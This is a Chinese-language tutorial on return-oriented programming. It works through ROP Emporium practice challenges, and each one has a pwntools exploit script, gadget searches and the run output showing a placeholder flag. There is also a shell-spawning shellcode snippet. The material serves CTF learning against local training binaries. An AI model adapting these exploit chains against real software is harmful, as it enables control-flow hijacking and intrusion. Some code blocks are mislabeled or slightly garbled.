

# ROP

## 简介

返回导向编程（Return-Oriented Programming，缩写：ROP）是一种高级的内存攻击技术，该技术允许攻击者在现代操作系统的各种通用防御下执行代码，如内存不可执行和代码签名等。这类攻击往往利用操作堆栈调用时的程序漏洞，通常是缓冲区溢出。攻击者控制堆栈调用以劫持程序控制流并执行针对性的机器语言指令序列（gadgets），每一段 gadget 通常以 return 指令（`ret`，机器码为 `c3`）结束，并位于共享库代码中的子程序中。通过执行这些指令序列，也就控制了程序的执行。

`ret` 指令相当于 `pop eip`。即，首先将 `esp` 指向的 4 字节内容读取并赋值给 `eip`，然后 `esp` 加上 4 字节指向栈的下一个位置。如果当前执行的指令序列仍然以 `ret` 指令结束，则这个过程将重复，`esp` 再次增加并且执行下一个指令序列。

注意：

MOVAPS的问题	在Ubuntu18.04系统中，构造ROP时，确保堆栈已对齐16字节
长度问题	确保ROP链能够全部被程序读取
堆栈对齐	谨慎修改堆栈指针

## 常用工具和gadgets

<i>ropper</i>	<i>ROPGadget</i>	<i>pwntools</i>	<i>radare2</i>	<i>pwndbg</i>	LibcSearcher
---------------	------------------	-----------------	----------------	---------------	--------------

对于 gadgets 能做的事情，基本上只要你敢想，它就敢执行。下面简单介绍几种用法：

- 保存栈数据到寄存器
  - 将栈顶的数据抛出并保存到寄存器中，然后跳转到新的栈顶地址。所以当返回地址被一个 gadgets 的地址覆盖，程序将在返回后执行该指令序列。
  - 如：`pop eax; ret`
- 保存内存数据到寄存器
  - 将内存地址处的数据加载到内存器中。
  - 如：`mov ecx,[eax]; ret`

- 保存寄存器数据到内存
  - 将寄存器的值保存到内存地址处。
  - 如: `mov [eax],ecx; ret`
- 算数和逻辑运算
  - add, sub, mul, xor 等。
  - 如: `add eax,ebx; ret`, `xor edx,edx; ret`
- 系统调用
  - 执行内核中断
  - 如: `int 0x80; ret`, `call gs:[0x10]; ret`
- 会影响栈帧的 gadgets
  - 这些 gadgets 会改变 ebp 的值, 从而影响栈帧, 在一些操作如 stack pivot 时我们需要这样的指令来转移栈帧。
  - 如: `leave; ret`, `pop ebp; ret`

## 调用约定

### 内核接口

- x86: 使用 `eax[syscall_number]`, `ebx`, `ecx`, `edx`, `esi`, `ebp` 六个寄存器传递参数进行系统调用。由 `int 0x80` 产生软中断, 返回值保存在 `eax` 中。
- x64: 使用 `rax[syscall_number]`, `rdi`, `rsi`, `rdx`, `r10`, `r8`, `r9` 传递参数, 由 `syscall` 指令完成调用, 返回值保存在 `rax` 中。

### 用户接口

- x86: 将所有参数压栈, 执行 `call` 指令来调用。
- x64: 如果参数类型是Memory, 使用栈传递参数; 如果参数类型是Integer, 使用 `rdi`, `rsi`, `rdx`, `rcx`, `r8`, `r9` 进行参数传递, 若参数多于6个使用栈传递。

## Shellcode

Python

```
1 from pwn import *
2 context(arch='amd64')
3 shellcode = asm(shellcraft.sh())
```

# 练习

ROP练习网站>> [ROP Emporium](#)

包括x86,x64,armv5,mips四种架构，这里只做了前两种题目，其他的有缘再见吧（肯定会见好吧--|）

## ret2win32

题目中有 `system("/bin/cat flag.txt")`，栈溢出覆盖返回地址。

Python

```
1 from pwn import *
2
3 p = process('./ret2win32')
4 sys_addr = 0x0804862C
5 payload = 'A'*0x28 + 'A'*0x04 + p32(sys_addr)
6 p.sendlineafter('> ',payload)
7 p.interactive()
```

```
root@ubuntu:/home/ams/ws/ret2win32# python exp.py
[+] Starting local process './ret2win32': pid 2826
[*] Switching to interactive mode
Thank you!
Well done! Here's your flag:
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
$
```

## ret2win

x64架构，和上一道题类似。

JavaScript

```
1 from pwn import *
2
3 p = process('./ret2win')
4 sys_addr = 0x0000000000400756
5 payload = 'A'*0x20 + 'A'*0x08 + p64(sys_addr)
6 p.sendlineafter('> ',payload)
7 p.interactive()
```

```

root@ubuntu:/home/ams/ws/ret2win# python exp.py
[+] Starting local process './ret2win': pid 2888
[*] Switching to interactive mode
Thank you!
Well done! Here's your flag:
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
$

```

## split32

将 `/bin/cat flag.txt` 字符串，作为参数传给 `system` 函数。

### JavaScript

```

1  from pwn import *
2
3  p = process('./split32')
4  elf = ELF('./split32')
5  sys_addr = elf.plt['system']
6  binsh_addr = 0x0804A030
7  payload = 'A'*0x28 + 'A'*0x04 + p32(sys_addr)+'A'*0x04+p32(binsh_addr)
8  p.sendlineafter('> ',payload)
9  p.interactive()

```

```

root@ubuntu:/home/ams/ws/split32# python exp.py
[+] Starting local process './split32': pid 3059
[*] '/home/ams/ws/split32/split32'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
[*] Switching to interactive mode
Thank you!
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
$

```

## split

x64架构下，先使用寄存器传参，如果参数超过6个再使用栈。第一个参数用 `rdi` 寄存器传递。

```

ams@ubuntu:~/ws/split$ ROPgadget --binary split --only 'pop|ret'| grep rdi
0x00000000004007c3 : pop rdi ; ret

```

## Python

```
1 from pwn import *
2
3 p = process('./split')
4 elf = ELF('./split')
5 sys_addr = elf.plt['system']
6 binsh_addr = 0x000000000000601060
7 pop_rdi_addr = 0x000000000004007c3
8 payload = 'A'*0x20 + 'A'*0x08 + p64(pop_rdi_addr)+ p64(binsh_addr)+p64(sys_addr)
9
9 p.sendlineafter('> ',payload)
10 p.interactive()
```

```
ams@ubuntu:~/ws/split$ python exp.py
[+] Starting local process './split': pid 3300
[*] '/home/ams/ws/split/split'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
[*] Switching to interactive mode
Thank you!
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
$
```


## callme32

You must call the `callme_one()`, `callme_two()` and `callme_three()` functions in that order, each with the arguments `0xdeadbeef`, `0xcafebabe`, `0xd00df00d` e.g. `callme_one(0xdeadbeef, 0xcafebabe, 0xd00df00d)` to print the flag.

按给定顺序和参数调用函数。

## Python

```
1 from pwn import *
2
3 p = process('./callme32')
4 elf = ELF('./callme32')
5 one_addr = elf.plt['callme_one']
6 two_addr = elf.plt['callme_two']
7 three_addr = elf.plt['callme_three']
8 pop_pop_pop_addr = 0x080487f9
9 payload = 'A'*0x28 + 'A'*0x04
10 payload +=
    p32(one_addr)+p32(pop_pop_pop_addr)+p32(0xdeadbeef)+p32(0xcafebabe)+p32(0xd00df0
    0d)
11 payload +=
    p32(two_addr)+p32(pop_pop_pop_addr)+p32(0xdeadbeef)+p32(0xcafebabe)+p32(0xd00df0
    0d)
12 payload +=
    p32(three_addr)+p32(pop_pop_pop_addr)+p32(0xdeadbeef)+p32(0xcafebabe)+p32(0xd00d
    f00d)
13 p.sendlineafter('> ',payload)
14 p.interactive()
```



```
ams@ubuntu:~/ws/callme32$ python exp.py
[+] Starting local process './callme32': pid 2330
[*] '/home/ams/ws/callme32/callme32'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)
  RUNPATH:   '.'
[*] Switching to interactive mode
[*] Process './callme32' stopped with exit code 0 (pid 2330)
Thank you!
callme_one() called correctly
callme_two() called correctly
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
$
```

## callme

For the x86\_64 binary double up those values, e.g. `callme_one(0xdeadbeefdeadbeef, 0xcafebabecafebabe, 0xd00df00dd00df00d)`

用 `rdi` `rsi` `rdx` 三个寄存器传参，不需要栈平衡。

```

ams@ubuntu:~/ws/callme$ ROPgadget --binary callme --only 'pop|ret'
Gadgets information
=====
0x000000000040099c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040099e : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004009a0 : pop r14 ; pop r15 ; ret
0x00000000004009a2 : pop r15 ; ret
0x000000000040099b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040099f : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004007c8 : pop rbp ; ret
0x000000000040093c : pop rdi ; pop rsi ; pop rdx ; ret
0x00000000004009a3 : pop rdi ; ret
0x000000000040093e : pop rdx ; ret
0x00000000004009a1 : pop rsi ; pop r15 ; ret
0x000000000040093d : pop rsi ; pop rdx ; ret
0x000000000040099d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006be : ret

```

## Python

```

1  from pwn import *
2
3  p = process('./callme')
4  elf = ELF('./callme')
5  one_addr = elf.plt['callme_one']
6  two_addr = elf.plt['callme_two']
7  three_addr = elf.plt['callme_three']
8  pop_rdi_addr = 0x00000000004009a3
9  pop_rsi_rdx_addr = 0x000000000040093d
10 payload = 'A'*0x20 + 'A'*0x08
11 payload +=
    p64(pop_rdi_addr)+p64(0xdeadbeefdeadbeef)+p64(pop_rsi_rdx_addr)+p64(0xcafebabeca
    febabe)+p64(0xd00df00dd00df00d)+p64(one_addr)
12 payload +=
    p64(pop_rdi_addr)+p64(0xdeadbeefdeadbeef)+p64(pop_rsi_rdx_addr)+p64(0xcafebabeca
    febabe)+p64(0xd00df00dd00df00d)+p64(two_addr)
13 payload +=
    p64(pop_rdi_addr)+p64(0xdeadbeefdeadbeef)+p64(pop_rsi_rdx_addr)+p64(0xcafebabeca
    febabe)+p64(0xd00df00dd00df00d)+p64(three_addr)
14 p.sendlineafter('> ',payload)
15 p.interactive()

```

```

ams@ubuntu:~/ws/callme$ python exp.py
[+] Starting local process './callme': pid 2489
[*] '/home/ams/ws/callme/callme'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
RUNPATH:   '.'
[*] Switching to interactive mode
[*] Process './callme' stopped with exit code 0 (pid 2489)
Thank you!
callme_one() called correctly
callme_two() called correctly
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
$

```

## write432

A PLT entry for a function named `print_file()` exists within the challenge binary, simply call it with the name of a file you wish to read (like "flag.txt") as the 1st argument.

题目提示调用 `print_file("flag.txt")`

先调试，确定溢出长度

```
$ cyclic 50
```

Bash

```
1 aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaama
```

```
$ gdb write432
```

```
pwndbg> r
```



Bash

```
1 Starting program: /home/ams/ws/write432/write432
2 write4 by ROP Emporium
3 x86
4
5 Go ahead and give me the input already!
6
7 > aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaama
8 Thank you!
9
10 Program received signal SIGSEGV, Segmentation fault.
11 0x6161616c in ?? ()
```

```
pwndbg> p $eip
```

Bash

```
1 $1 = (void (*)( )) 0x6161616c
```

`eip` 中填充的是 `"aaal"`，所以覆盖长度达到44 bytes即可覆盖返回地址。

`$ readelf -S write432` 查看 `.data` 段的读写权限，发现是可读写的。

Bash

```
1 ...
2 [24] .data          PROGBITS          0804a018 001018 0000008 00  WA  0  0  4
3 ...
```

`$ ROPgadget --binary write432 --only 'pop|mov|ret'` 寻找将 `"flag.txt"` 写入 `.data` 段的方式。

Bash

```
1 ...
2 0x08048543 : mov dword ptr [edi], ebp ; ret
3 ...
4 0x080485aa : pop edi ; pop ebp ; ret
5 ...
```

这里可以利用 `edi`，`ebp` 寄存器，将字符串 `"flag"` 和 `".txt"` 先后写入 `.data`。

最后再调用 `print_file("flag.txt")`。

## Python

```
1 from pwn import *
2
3 p = process('./write432')
4 elf = ELF('./write432')
5 printFile_addr = elf.plt['print_file']
6 data_addr = 0x0804a018
7 movData_addr = 0x08048543
8 popEdiEdp_addr = 0x080485aa
9 payload = 'A'*44
10 payload += p32(popEdiEdp_addr)+p32(data_addr)+'flag'+p32(movData_addr)
11 payload += p32(popEdiEdp_addr)+p32(data_addr+4)+'.txt'+p32(movData_addr)
12 payload += p32(printFile_addr)+'AAAA'+ p32(data_addr)
13 p.sendlineafter('> ',payload)
14 p.interactive()
```

```
ams@ubuntu:~/ws/write432$ python exp.py
[+] Starting local process './write432': pid 4906
[*] '/home/ams/ws/write432/write432'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
RUNPATH:   '.'
[*] Switching to interactive mode
Thank you!
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
$
```

## write4

x64架构下，可以一次将 `"flag.txt"` 写到 `.data` 段。

## Python

```
1 from pwn import *
2
3 p = process('./write4')
4 elf = ELF('./write4')
5 printFile_addr = elf.plt['print_file']
6 data_addr = 0x00000000000601028
7 movData_addr = 0x0000000000400628
8 popR14R15_addr = 0x0000000000400690
9 popRdi_addr = 0x0000000000400693
10 payload = 'A'*40 +
    p64(popR14R15_addr)+p64(data_addr)+'flag.txt'+p64(movData_addr)+p64(popRdi_addr)
    +p64(data_addr)+p64(printFile_addr)
11 p.sendlineafter('> ',payload)
12 p.interactive()
```

```
ams@ubuntu:~/ws/write4$ python exp.py
[+] Starting local process './write4': pid 6847
[*] '/home/ams/ws/write4/write4'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
RUNPATH:   '.'
[*] Switching to interactive mode
Thank you!
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
$ █
```

剩余题目的题解可参考[https://github.com/TaQini/rop\\_emporium](https://github.com/TaQini/rop_emporium)